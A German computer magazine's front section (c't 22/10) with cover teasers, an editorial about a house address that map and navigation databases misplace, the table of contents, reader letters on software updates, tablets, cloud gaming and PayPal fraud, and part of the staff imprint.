



Systematisch zum schnelleren PC

Windows ungebremst

Ressourcenfresser finden, Einstellungen optimieren

Krypto-Sticks im Knack-Check

Hybride HDTV-Recorder

700-Watt-Netzteile

MS Office 2011 für Mac

WeTab getestet

Filter im Test • Risiko Online-Sucht

Internet kindersicher

Abofallen in Apps

VPN ganz einfach

Making of „Konferenz der Tiere“


Programmieren für Android

Geheimabkommen gegen Filesharer

Die Top 5 im Vergleich

Welcher Browser für wen?

Problemlos wechseln und synchronisieren



Anzeige



Im Paralleluniversum verschollen

Manfred K. wohnt auf dem Dorf, ein übersichtlicher kleiner Weiler mit nur zwei Straßen, nennen wir sie mal Blümchenweg und Hasenwiese. Früher gab es nur den Blümchenweg. Dessen eine Hälfte wurde dann zur Hasenwiese, aus Blümchenweg 7 wurde Hasenwiese 12. Als K. dann ein Haus im Blümchenweg baute, erhielt es die freigewordene Hausnummer 7.

Dummerweise hat das irgendjemand nicht mitbekommen. Gibt man auf Google Maps "Blümchenweg 7" ein, erscheint der rote Ballon bei der Hasenwiese 12. Zum neuen Blümchenweg 7 sind es von dort 250 Meter, einmal rechts abbiegen. Gibt man Blümchenweg 7 im Navi ein, wird das sofort korrigiert: Hasenwiese 12.

Dadurch ist K. gewissermaßen in ein Paralleluniversum versetzt worden. Kein Lieferdienst, kein Kunde findet sein Haus, die stehen alle ratlos vor der Hasenwiese 12. Und geben irgendwann entnervt auf. K.s Wohngebäude ließ sich erst nach mehreren Anläufen versichern, denn der Versicherungsvertreter scheiterte zunächst an der Eingabe der Daten im System. Wo die Versicherung ihre Ortsdaten her hat, weiß sie offenbar selbst nicht. Egal, wo man K.s Adresse eingibt, sie wird automatisch richtig- oder besser falschgestellt. Eine Art elektronischer Nachsende-Antrag, der in die Irre weist.

Dass K. uns davon berichten konnte, ist ein Glückssfall. Denn als er einen Herzinfarkt erlitt, so sagte er uns, stand auch der Notarzt vor der Hasenwiese 12 und zog unverrichteter Dinge ab, weil er seinen Patienten nicht fand. Auch Rettungskräfte verlassen sich offenbar auf Navis.

Wo bekommen die Versender, Versicherer, Navi-Hersteller und Kartendienste ihre Daten her? Wie lauten die Hotline-Nummern, bei denen man eine Korrektur veranlassen kann? Bei Google Maps heißt es: "Wir können derzeit keine manuellen Korrekturen vornehmen." Der Dienst verweist an das Unternehmen Tele Atlas. K. versuchte auf unseren Hinweis hin, das Problem an der Quelle zu beheben. Aber das Online-Korrektursystem von Tele Atlas im Internet kennt seine Anschrift nicht und akzeptiert nicht einmal Längen- und Breitengrad.

Selbst wenn die Korrektur an allen entscheidenden Stellen gelänge, würde es wohl Jahre dauern, bis alle Navis auf dem aktuellen Stand sind. Wenn jemand wüsste, wie er falsche Daten in diese Systeme einschleust, könnte er ganze Straßenzüge verschwinden lassen. Die wären dann einfach nicht mehr da. Was nicht in der Datenbank steht, existiert nicht.

Manuelle Korrekturen bei Datenerfassung und -verarbeitung sind immer seltener möglich, die Querverknüpfungen der Datenbestände werden immer zahlreicher, ihre Relationen untereinander immer komplexer und unübersichtlicher. Elektronische Systeme treffen autarke Entscheidungen, der Mensch kann sie nicht überstimmen. Die Herrschaft der Maschinen hat begonnen.

Urs Mansmann

Urs Mansmann

Anzeige

Anzeige

aktuell

GPU Technology Conference: Zukünftige Nvidia-Chips	18
Prozessorgeflüster: MIPS gewinnt an Fahrt	20
Grafikkarten: Nvidia Quadro 600 und Quadro 2000	22
Hardware: Mainboards, optische Laufwerke mit SSDs	23
Blackberry: Tablet mit Sicherheitskonzept	24
High-End-Smartphone von Samsung mit Bada 1.2	25
Apps: iTunes fernsteuern, Auto-Modus für Android	26
Tablets nagen am Marktanteil der Netbooks	28
Embedded: Multicore-MIPS, Arduino, Mini-PC	29
Displays: 3D ohne Brille, Laserprojektor	30
Audio/Video: Google WebP, Camcorder, Streaming	34
Abofallen in Smartphone-Apps	36
Websperren: Duell im EU-Parlament	40
Sicherheit: Banken-Websites voller Lücken	42
AVG Anti-Virus 2011 , Banking-Trojaner, Konferenz	43
Internet: Navteq, Link-Urteil, Facebook Places	44
Anwendungen: Präsentation, Projektmanagement	46
Entwickler: VB.NET für Windows Phone 7, FDT 4	48
Mac: GraphicConverter 7, Apple TV, ExFAT	50
Netze: IPv6, WLAN-Controller im AP, 10-GE-Switch	52
Urheberrecht: Drucker-Urteil verfassungswidrig	53
Linux: Ubuntu 10.10, Gnome 2 abgekündigt	54
Ausbildung: Kranke IT-ler, Scientific Programming	55
Forschung: Open Data, Hochdimensionale Daten	56
Fiber-to-the-Home: Kabelnetzbetreiber mauern	58

Magazin

Vorsicht, Kunde: Verpackt, verschickt, verladen	86
ACTA: Geheimplan zum Schutz geistigen Eigentums	88
Militärroboter: Rüstungskontrollen gefordert	92
Making of: Konferenz der Tiere in 3D	94
3D-Fernsehbild: Original oder Fälschung?	98
Recht: Unwillkommene Web-Publicity	164
Bücher: Hacker-Ethik, Webdesign, Simulation	198
Story: Letzter Ausweg von Arno Endler	206

Internet

Webfilter: Kinder-PCs absichern	138
Internetabhängigkeit: Wie Eltern vorbeugen können	144
Surf-Tipps: Gläserne Staatskasse, Spiele ohne Flash	196

Software

Bildbearbeitung: Photoshop Elements 9	64
Vektorgrafik: Sketch 1.0 für Mac OS X	65
Druck-App für iPhone, iPod Touch und iPad	65
Archivar für Sendungen der Öffentlich-Rechtlichen	66
Small Business Server: ClearOS baut auf Linux auf	66
Stadtplan-App: Offline navigieren mit Android-Handys	68
Multimedia-Suite: WinOnCD Creator 2011	68
Büro-Suite: MS Office 2011 für Mac OS X	78



100

Windows ungebremst

Von Haus aus ist Windows 7 angenehm schnell, doch viel zu leicht gerät Sand ins Getriebe: Mal bremst eine störrische Anwendung das System, mal lahmen Netzwerk oder Browser, mal hakt es bei der Hardware. Mit den richtigen Handgriffen bekommen Sie Windows ruck, zuck wieder flott.

Windows zu vollem Tempo verhelfen	100
Hardware mit Windows-Bordmitteln checken	106
Engpässe im Netzwerk finden und aufweiten	110

Abofallen in Apps	36	700-Watt-Netzteile	146
WeTab getestet	72	Krypto-Sticks im Knack-Check	158
MS Office 2011 für Mac	78	VPN ganz einfach	178
Making of „Konferenz der Tiere“	94	Programmieren für Android	188

Geheimabkommen gegen Filesharer



Die Industriekartelle wollen das Urheberrecht massiv stärken – zu Lasten der Verbraucher. Das dazu geheim ausgehandelte Abkommen ACTA steht kurz vor der Verabschiedung. Außer Filesharern nimmt es auch Produktpiraten und Patentverletzer ins Visier.

Hybride HDTV-Recorder


YouTube, Twitter, Facebook und Video on Demand direkt über den Fernseher nutzen liegt voll im Trend. TV-Geräte ohne Internetanbindung gehören deshalb aber nicht zum Alteisen: Die neuen Sat-Recorder zeichnen nicht nur (HD)TV-Programme auf, sie verwandeln auch jeden Fernseher in ein Webterminal.



114

Internet kindersicher

Pornos, Gewalt und Extremismus sind im Internet nur allzu leicht zu finden. Wer nicht immer mit am Rechner sitzen will, während sein Kind surft, kann Filterprogramme installieren, die den Bildschirm automatisch sauber halten. Doch nicht jedes Produkt hält, was es verspricht.



138

13 Webfilter im Test

Wie Eltern einer Internetabhängigkeit ihrer Kinder vorbeugen können

138

144

Welcher Browser für wen?

Firefox 4 und Internet Explorer 9 sind nahezu fertig und wollen mit zahlreichen Neuerungen Marktanteile vom Angreifer Chrome zurückgewinnen. Unser Vergleich mit den exotischen, aber nicht minder innovationsträchtigen Browern Safari und Opera bringt die Stärken und Schwächen aller Wettbewerber ans Licht.

Die Top 5 der Browser im Test

124

Lesezeichen und Co. synchronisieren und organisieren

132

Schneller surfen mit dem richtigen Tuning

136



124

Webbrowser: Die Top 5 im Vergleich	124
Linux-Staging: Treiber reifen nur langsam	154
Spiele: F1 2010, Civilization V	200
Tale of A Hero, Patches und Erweiterungen	201
Jekyll & Hyde, Hacker Evolution	202
Konsolen: DeathSpank, Space Invaders, Last Window	203
Kinder: Deutsch üben, Musikspiel für NDS	204

Hardware

Android-Smartphone: Mittelklasse von Samsung	60
Headset für Gamer mit Surround-Sound	60
PC-Gehäuse: Cooler Master Centurion 5 II	60
Midi-Tower mit Festplattendock und Kartenleser	62
Festplattengehäuse mit USB 3.0 und eSATA	62
Lichtsteuerung: USB-Box für FS20 und InterTechno	62
3D: Philips-TVs mit 3D-Brillen-Set	70
iPad-Konkurrent: WeTab von 4tiitoo und Neofonie	72
Apple-Workstation: Mac Pro mit 12 Prozessorkernen	74
Netbook auf Basis des Zweikern-Atom-Prozessors	76
SSD: Günstig und schnell mit Sandforce-Controller	80
Gaming-PC mit geräuscharmer Technik	82
HDTV-Sat-Receiver mit Internetanbindung	114
700-Watt-Netzteile für potente PCs	146
Sichere USB-Sticks: So funktioniert der Einbruchsschutz	158

Know-how

Android-Programmierung: Bedienoberflächen	188
Linux: Mehr Speicher durch RAM-Kompression	192

Praxis

Windows ungebremst: Störenfriede ausschalten	100
Hardware checken mit Windows-Bordmitteln	106
Engpässe im Netzwerk finden und aufweiten	110
Webbrowser: Lesezeichen und Co. organisieren	132
Schneller surfen dank Tuning	136
Hotline: Tipps und Tricks	168
FAQ: 3D-taugliche Blu-ray-Player	172
Formeln schreiben und lösen mit Word	174
Energie sparen: Windows zeitgesteuert abschalten	176
VPN: Netze verbinden mit OpenVPN und pfSense	178
Serienbriefe: Adressen aus Thunderbird in Word	182

Ständige Rubriken

Editorial	3
Leserforum	10
Impressum	14
Schlagseite	17
Seminare	222
Stellenmarkt	223
Inserentenverzeichnis	233
Vorschau	234

Anzeige

Anzeige

Zeit versickert

Editorial „Sehr geehrter Softwarehersteller,“ Ronald Eikenberg über penetrante Software-updates, c't 21/10

Ich habe einen Zweitlaptop, den ich nur gelegentlich benutze – und ich fühle mich um mein Recht am eigenen PC betrogen, weil die erste Stunde nach dem Einschalten grundsätzlich für Updates des Virensenders und Microsoft Security Essentials, den geplanten Virenscan, das Flash-, DivX-, Adobe-Skype- und Microsoft-Update versickert. Etwas Gutes hat die Sache aber: statt zu dadeln sitze ich vor dem PC und lese ...

Gerd Bauer

Wie verhext

Mit Ihrem Editorial haben Sie leider genau ins Schwarze getroffen. Wie verhext scheinen sich manche Programme genau dann updaten zu wollen, wenn man gerade überhaupt keine Zeit dazu hat oder eine Idee verfolgen will, aber nach dem Absolvieren diverser Updates die Hälfte vergessen hat. Sicher wären bessere Lösungen möglich als der momentane Zustand, beispielsweise ähnlich wie die Windows-Updates mit der Möglichkeit, den nächsten Neustart um 4 Stunden zu verschieben. Oder eine Art Systemdienst, der jede neu installierte Software in einen Katalog aufnimmt und dann nach User-Vorgaben aktuell hält. Leider verursacht das von c't zu diesem Zweck vorgestellte Secunia PSI mehr Arbeit, als es spart.

Ulrich Mauch

Linux nervt weniger

Nicht Google hat das System dezenter Updates erfunden. Seit vielen Jahren aktualisieren sämtliche Linux-Distributionen das Betriebssystem wie auch sämtliche aus ihren Paketquellen installierte Anwendungen semi- bis vollautomatisch. Mein Ubuntu weist mich alle paar Tage dezent auf vorliegende Updates hin, die ich mit einem Klick in einem Rutsch installieren kann – auch umfangreiche Aktualisierungen sind nach einem Abstecher in die Küche fertig, ohne dass mich jede einzeln genervt oder zu einer Bestätigung genötigt hat. Reine Sicherheits-updates spielt Ubuntu auf Wunsch vollauto-

Kommentare und Nachfragen

- zu Artikeln bitte an xx@ct.de („xx“ steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ct.de.

Technische Fragen an die Redaktion bitte nur unter www.ctmagazin.de/hotline oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnachrichten gekürzt zu veröffentlichen. Antworten der Redaktion sind kursiv gesetzt.

matisch im Hintergrund ein. Ihr Editorial hat mich wieder einmal erinnert, welche Dinge ich seit meinem Umstieg vor dreieinhalb Jahren absolut nicht vermisste.

Volkmar Mai

Inakzeptable Bevormundung

Ich persönlich bevorzuge zumindest Hinweismeldungen. Wenn ich meinen Mac hochfahre, meldet mir das iStat-Netzwerkdiagramm oft hektische Downloadaktivität. Wenn ich schnell genug bin, finde ich mit etwas Glück im Umweg über die Ziel-IP heraus, dass der dicke Download vermutlich ein Google-Chrome-Update war. Betonung auf „vermutlich“: Wer sagt mir denn, dass es sich dabei nicht um das Herunterladen der aktuellen Botnet-Marschbefehle, sondern um einen legitimen Download handelt? Google jedenfalls nicht. Dass man mir noch nicht einmal eine konfigurierbare Wahl über den Update-Modus gestattet (etwa „nur Hinweis“, „automatischer Download mit Hinweis“, „automatisches Update mit anschließendem Hinweis“, „Silent“), nehme ich als eine inakzeptable Bevormundung wahr.

Gero Zahn

Microsofts Macht

Die Aufholjagd beginnt, Tablets mit Android, Windows und MeeGo greifen das iPad an, c't 21/10, S. 84

In Ihrem Artikel gehen Sie der Frage nach, wie die nähere Zukunft der Tablets aussieht, nachdem Apple mit dem iPad einen Volltreffer gelandet hat. Ich habe die Antwort darauf! Zunächst wird Microsoft mit aller Macht die Hersteller zwingen, ein Tablet mit Windows 7 herauszubringen, schließlich hat Ballmer persönlich so etwas angekündigt. Druck kann er ausreichend machen, schließlich genießen die Hersteller erhebliche Rabatte für Windows. Wünschenswert wäre natürlich ein Release noch vor Weihnachten.

Da aber, wie Sie ja festgestellt haben, Windows 7 eigentlich gar nicht für Tabletbetrieb taugt und man bei Microsoft auch nicht einfach so ein neues GUI-Paradigma aus dem Hut zaubern kann, wird es so laufen wie es immer läuft mit Microsoft: Man hat den Start verpasst und versucht nun, mit einer Mischung aus Kopieren vom Konkurrenten und schnellem Zusammengehacke irgendwas rauszurotzen, um es dann mit aller verfügbarer Macht in den Markt zu drücken, koste es was es wolle.

Udo Thiel

Gern im Apple-Gefängnis

Vielen Dank für Ihre gute Übersicht über aktuelle Tablets. Wie viel Tablet braucht der Mensch? Da wird es kaum eine rationale Entscheidung geben. Als Besitzer eines neuen Kindle genieße ich diesen durchaus als reines Lesegerät. Den Wunsch nach einem „richtigen“ Tablet konnte er jedoch nicht stillen.

Was das iPad betrifft, nein, es ist nicht perfekt. Und dennoch, auch wenn es berechtigt erscheinen mag, hinsichtlich der schönen multimedialen Apfel-Welt von einem „digitalen Gefängnis“ zu sprechen, nach fünf Jahren Aufenthalt und immer noch guter Erinnerung an gar manchen Frust davor würde ich nur sehr ungern entlassen werden. Die beherrschen ihr Handwerk! Ein wenig ernstnehmende Konkurrenz wäre schön, ich drücke die Daumen!

Harry Topolinski

Wolkige Versprechen

Über den Wolken, Wie Cloud-Gaming den Spielemarkt revolutioniert, c't 21/10, S. 76

Ich fasse Cloud-Gaming zusammen: 1. Die Auflösung ist deutlich kleiner als auf mittlerweile handelsüblichen Full-HD-Displays. 2. Die Spiele werden aufgrund der Bandbreite farbärmer übertragen. 3. Man braucht eine 6-MBit-Leitung für optimales Spielen. 4. Spiele unterwegs auf dem Läppi ist also auch so gut wie nicht möglich. 5. Latenzen gibt es auch. 6. Ich begebe mich in die Abhängigkeit der Funktionalität meines Providers und in die des Plattformanbieters. 7. Nach drei Jahren verliere ich die Nutzungsrechte am teuer gekauften Spiel (da fällt mir gerade ein, dass ich die Morrowind-Addons immer noch nicht durch habe). 8. Ein Spiel soll zwischen 20 (vermutlich alt) und 60 Euro (neu) kosten. Für wen ist dieser Dienst überhaupt?

Christoph König

Dreimal abgebrannt

Alles neu?, Umzug auf den neuen PC – Tipps für einen reibungslosen Wechsel, c't 21/10, S. 120

Seit gut 10 Jahren administriere ich ein Netzwerk aus einigen Apple- und Linux-Rechnern und ein paar Windows-Chemielabor-PCs. Seit kurzem helfe ich an einem anderen Arbeitsplatz als Admin für ein 95%-Windows-Netzwerk aus. Es steht gerade der Umstieg von XP auf Windows 7 an.

Nach der Lektüre des Artikels stehen mir die Haare zu Berge. Als Apple-Anwender halte ich mir tatsächlich die Hände vors Gesicht, nicht vor Lachen, sondern vor Grauen. Wieso schafft es der Marktführer nicht, einen Rechnerumzug besser zu gestalten? Oder im Umkehrschluss: Wie leidensfähig müssen Windows-XP-Nutzer sein, um diesen Brand bis auf die Grundmauern über sich ergehen zu lassen? Es muss nun zwangsläufig zu einer neuen Redewendung kommen. „*Einmal Windows umgezogen ist wie dreimal abgebrannt.*“

Michael Bartz

Häufige Abstürze

E-Postbrief mit Schönheitsfehlern, c't 21/10, S. 50

E-Post wurde auf die Anwender im Beta-Stadium losgelassen und eine Qualitätssicherung existiert nicht. Bei mir hat die sehr auf-

Anzeige

wendige Registrierung noch geklappt – was man von der Nutzung bisher nicht behaupten kann. Häufig stürzt die Anwendung ab (IE 8), bei Briefadressen mit Firma und Name (Ansprechpartner) wird die Firma nicht gedruckt. So kam sogar ein Brief als unzustellbar zurück. Aber das Highlight war die erste Abrechnung, nachdem ich für zwei versandte Briefe nicht nur je 0,55 Euro Porto zahlen soll, sondern auch über 12 Euro Gebühren für Farbdruck mit je 151 Seiten angefallen sein sollen.

Fazit: Qualitätssicherung existiert nicht. Die Anwender werden als Versuchskarnickel missbraucht – und das nur, um schnell ein unfertiges Produkt am Markt zu platzieren. Wie ehemals das E-Post-Freemailangebot wird die E-Post so wieder vom Markt verschwinden. Aus meiner Sicht war der Versuch interessant, aber das Produkt wird so (einschließlich der unrealistischen AGB) definitiv nicht gebraucht.

Harald Klemm

Finanzamts-Fallen

Steueroase Home-Office, Urteil bringt bessere Absetzungsmöglichkeiten für häusliches Arbeitszimmer, c't 21/10, S. 146

Wir, die kleinen und mittelständischen Betriebe, sind die Melkkühe der Nation geworden. Ich arbeite selbstständig als IT-Consultant und habe das Glück, drei Tage in der Woche einen festen Kunden zu haben. Daraus leitet das Finanzamt ab, dass das im eigenen Wohnhaus angemietete Arbeitszimmer nicht der Mittelpunkt der Arbeit sein kann. Eine weitere Falle ist, dass man mir unterstellt, ich hätte eine Betriebsstätte beim Kunden und dort wäre der Mittelpunkt meines Unternehmens, obwohl ich dort weder E-Mails abrufen kann noch für andere Kunden telefonisch erreichbar bin. Wenn der deutsche Staat weiter so die Wenigen ausbeutet, die noch mit unternehmerischem Einsatz tätig sind, gibt es uns bald nicht mehr.

Günter Kremsler

Nach dem jüngsten Urteil des Bundesverfassungsgerichts braucht ein steuerlich zu berücksichtigendes heimisches Arbeitszimmer nicht mehr unbedingt den Mittelpunkt der Berufstätigkeit zu bilden. Man muss nur glaubhaft machen, dass mehr als die Hälfte der Arbeit dort stattfindet und dass dafür keine andere geeignete Arbeitsstätte zur Verfügung steht.

Nicht autorisiert

Fremde Karte, PayPal lässt betrogene Kreditkartenhaberin lange zappeln, c't 21/10, S. 72

Ich habe nicht verstanden, wie der im Artikel beschriebene Fall eigentlich mit der Verfügungsgewalt über das eigene Geld zusammenhängt. Niemand darf von meinem Konto Geld abbuchen, wenn ich ihn nicht dazu ermächtigt habe. Eine solche Ermächtigung kann erfolgen zum Beispiel durch einen Überweisungsauftrag, bei dem ich die Bank

anweise, Geld von meinem Konto abzubuchen und woanders hinzuschicken. Ein anderes Beispiel ist mein Agieren am Geldautomaten, bei dem ich die Bank beauftrage, mir Bares herauszugeben und den Betrag von meinem Konto abzuziehen. Etwas anders ist die Einzugsermächtigung. Hierbei beauftrage ich meine Bank gar nicht direkt, sondern der Zahlungsempfänger muss glaubhaft machen, dass er das Geld von meinem Konto holen darf. Da die Bank aber von mir keinen direkten Auftrag hat, kann sie nicht sicher sein, dass ich die Zahlung wirklich autorisiert habe, weshalb es die Möglichkeit gibt, diese Buchung zurückzubuchen zu lassen.

Wieso kann in dem im Artikel geschilderten Fall jemand Geld vom Konto von Frau R. abbuchen, ohne dass sie dazu einen Auftrag erteilt hat? Dass jemand behauptet, sie habe einen Einkauf mit ihrer Kreditkarte getätigt, darf der eigenen Bank nicht ausreichen. Derjenige müsste das schon beweisen. Aber so weit ich den Artikel verstanden habe, hat niemand nachgewiesen, dass ihm Frau R. Geld schuldet. Damit darf ihre Bank auf keinen Fall Geld herausrücken.

Dr. Enno Hammes

Das Girokonto von R. wurde durch das Kreditkartenunternehmen belastet, das sie durch einen Vertragsschluss dazu ermächtigt hatte. Das Kreditkartenunternehmen weigerte sich, die bestrittene Zahlung zurückzuerstatten, nachdem PayPal nicht anerkannte, dass ein Dritter unrechtmäßig mit den Kreditkartendaten von R. ein Konto eröffnet und eine Zahlung veranlasst hatte.

Sinnvolle Gegenwehr

Mit einigem Entsetzen habe ich den Artikel zum Kreditkartenbetrug per PayPal gelesen. Auch eine regelmäßige Prüfung der Kartenabrechnung hilft in diesem Falle ja wenig. Aber was ist denn ein probates Gegenmittel? Kann man dem Betrug vorbeugen? Gibt es eine sinnvolle Gegenwehr, wenn es zu einem Betrug gekommen ist? Leider lässt der Artikel diese Fragen offen. Vielleicht können Sie dazu noch ein paar hilfreiche Hinweise geben.

Joerg Wellendorf

In einer Lage wie die geschilderte kann nur geraten, wer eine Kreditkarte besitzt. Vorbeugend hilft es ironischerweise, damit selbst ein PayPal-Konto zu eröffnen, denn der Dienst akzeptiert jede Karte nur einmal. Wurde die Kreditkarte zu Unrecht belastet und erhält man sein Geld nicht zurück, kann ein Anwalt helfen.

IE9 Beta unbeschleunigt

2D mit Hilfsmotor, Experimente mit Microsofts Direct2D, c't 21/10, S. 180

Ich experimentiere schon seit einiger Zeit mit den aktuellsten Browsern und beobachte die Entwicklung in Bezug auf Standard-Konformität und Performance. Dabei bin ich über die Kuriosität gestolpert, dass die Beta-Ver-

sion des Internet Explorer 9, scheinbar im Gegensatz zur Preview 4, strengere Prüfungen bezüglich der Eignung der Grafikkarte für Direct2D-Beschleunigung vornimmt. Das hat zur Folge, dass auf meinem HP ProBook 6450b mit Core i5-450M und Intel-HD-Grafik (Treiber vom 21.4.2010) seit der Installation der IE9 Beta keine Hardware-(HW)-Beschleunigung mehr verwendet wird. Auch IE 9 Preview 5 verhält sich so. In den erweiterten Einstellungen des IE9 gibt es einen Haken, mit dem man die HW-Beschleunigung (de-)aktivieren kann und der ist bei mir ausgegraut, kann also nicht angewählt werden. Auf meinem Desktop-Rechner mit ATI Radeon X3870 funktioniert die HW-Beschleunigung wie gewohnt.

René Peinl

Datenbank-Sicherheit

Ordnungshüter, Erschwingliche Dokumente-Ablagen für Privat-Einsatz und Betrieb, c't 20/10, S. 130

Sie schreiben im Fazit: „Außerdem liegen Dokumente im Inneren einer DMS-Datenbank sicherer als bloß im Dateisystem.“ Das halte ich inhaltlich für falsch, und leider erwecken Sie damit aus meiner Sicht einen falschen Eindruck beim Leser. Denn das Datenbank-System hängt in jedem Bereich, den man im Allgemeinen der „Sicherheit“ zuschreibt, wie Vertraulichkeit, Verfügbarkeit und Integrität, direkt vom Dateisystem ab. Jede mögliche Bedrohung bzw. Risiko, das auf das Dateisystem Einfluss nimmt, beeinflusst auch direkt das DB-System. Zusätzlich dazu hat das DB-System eigene Bedrohungen und Risiken, die noch dazu kommen. In der Summe ist also ein DB-System weder vertraulicher, verfügbarer oder integriger als das bloße Dateisystem. Es hat andere Vorteile, aber als sicherer würde ich ein DB-System im Vergleich zum Dateisystem nicht bezeichnen. Ich arbeite im IT-Umfeld und gerade so einfache Merksätze bleiben gerne in meinem Umfeld hängen und werden gerne auch als Argumentationshilfe herangezogen.

Lutz Retkowski

Im Zusammenhang mit Datenverlust durch technische Probleme oder Sabotage ist ein Datenbank-System tatsächlich nicht sicherer als das Dateisystem. Im Artikel war indes die Blockade detaillierter Retuschen an einzelnen Dokumenten gemeint, und diese fallen an Dokumenten, die nur als Datensätze eines Datenbank-Systems zugänglich sind, deutlich schwerer.

Ergänzungen & Berichtigungen

Den Kopf verdreht

Tablet PCs in Convertible-Bauweise, c't 21/10, S. 92

Das Panasonic Toughbook CF-C1 bekommt man in der Testkonfiguration anders als angegeben derzeit für knapp 2200 Euro.

Anzeige

Impressum

Redaktion

Postfach 61 04 07, 30604 Hannover
Helstorfer Str. 7, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
(Hotline-Rufnummer und E-Mail-Adressen der Redaktion
siehe Hinweise rechts)

Chefredakteure: Christian Persson (cp) (verantwortlich
für den Textteil), Dipl.-Ing. Detlef Grell (gr)

Stellv. Chefredakteur: Stephan Ehrmann (se), Jürgen
Kuri (jk), Georg Schnurer (gs)

Leitende Redakteure: Harald Bögeholz (bo), Dr. Oliver
Diedrich (odi), Johannes Endres (je), Axel Kossel (ad),
Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jr), Jürgen Schmidt
(ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it),
Dorothee Wiegand (dwi), Christof Windeck (ciw), Jörg
Wirtgen (jow), Dr. Volker Zota (vza)

Redaktion: Ernst Ahlers (ea), Daniel Bachfeld (dab), Jo
Bager (jo), Achim Barczok (acb), Bernd Behr (bb), Andreas
Beier (adb), Benjamin Benz (bze), Holger Bleich (hob),
Herbert Braun (heb), Volker Briegleb (vbr), Dieter Brors (db),
Mirko Dölle (mid), Ronald Eikenberg (rei), Boi Feddern (boi),
Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieselmann
(hag), Gernot Goppelt (ggo), Sven Hansen (sha), Ulrich
Hilgefort (uh), Gerald Himmelein (ghi), Christian Hirsch
(chh), Jan-Keno Janssen (jkj), Nico Jurrani (njj), Reiko Kaps
(rek), Peter König (pek), Andre Kramer (akr), Lutz Labs (ll),
Oliver Lau (ola), Thorsten Leemhuis (thl), Marcel Magis
(mam), Urs Mansmann (uma), Ole Meiners (olm), Angela
Meyer (anm), Carsten Meyer (cm), Frank Möcke (fm),
Andreas Müller (anu), Florian Müsigg (mue), Peter Nonhoff-
Arps (pen), Rudolf Opitz (rop), Matthias Parbel (mp),
Stefan Porteck (spo), Christiane Rütten (cr), Peter Schmitz
(psz), Dr. Hans-Peter Schüler (hps), Hajo Schulz (hos),
Johannes Schuster (jes), Markus Stöber (mst), Rebecca
Stolze (rst), Andrea Trinkwalder (atr), Axel Vahldeck (axv),
Andreas Wilkens (anw), Christian Wölbert (cwo), Peter-
Michael Ziegler (pmz), Dušan Živadinović (dz)

Koordination: Martin Triadan (mat)

Redaktionsassistent: Susanne Cölle (suc), Christopher
Tränkmann (cht)

Programmierteam: Karin Volz-Fresia, Ltg. (kvf), Erich
Kramer (km), Arne Mertins (ame)

Technische Assistenz: Ralf Schneider, Ltg. (rs), Hans-
Jürgen Berndt (hjb), Denis Fröhlich (df), Christoph
Hoppe (cho), Stefan Labusga (sla), Jens Nohl (jno), Tim
Rittmeier (tir), Wolfram Tege (te)

Korrespondenten:

Verlagsbüro München: Rainald Menge-Sonnentag (rme),
Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14,
Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

Berlin: Richard Sietmann, Blankeneser Weg 16,
13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89,
E-Mail: sietmann@compuserve.com

Frankfurt: Volker Weber, Elly-Heuss-Knapp-Weg 8,
64285 Darmstadt, Tel.: 0 61 51/22 16, E-Mail: vowe@ct.de

USA: Erich Bonnett, 1617 Tartarian Way, San Jose,
CA 95129, Tel.: +1 408-725-1868, Fax: +1 408-725-1869,
E-Mail: ebonnett@aol.com

Ständige Mitarbeiter: Ralph Altmann, Manfred Bertuch,
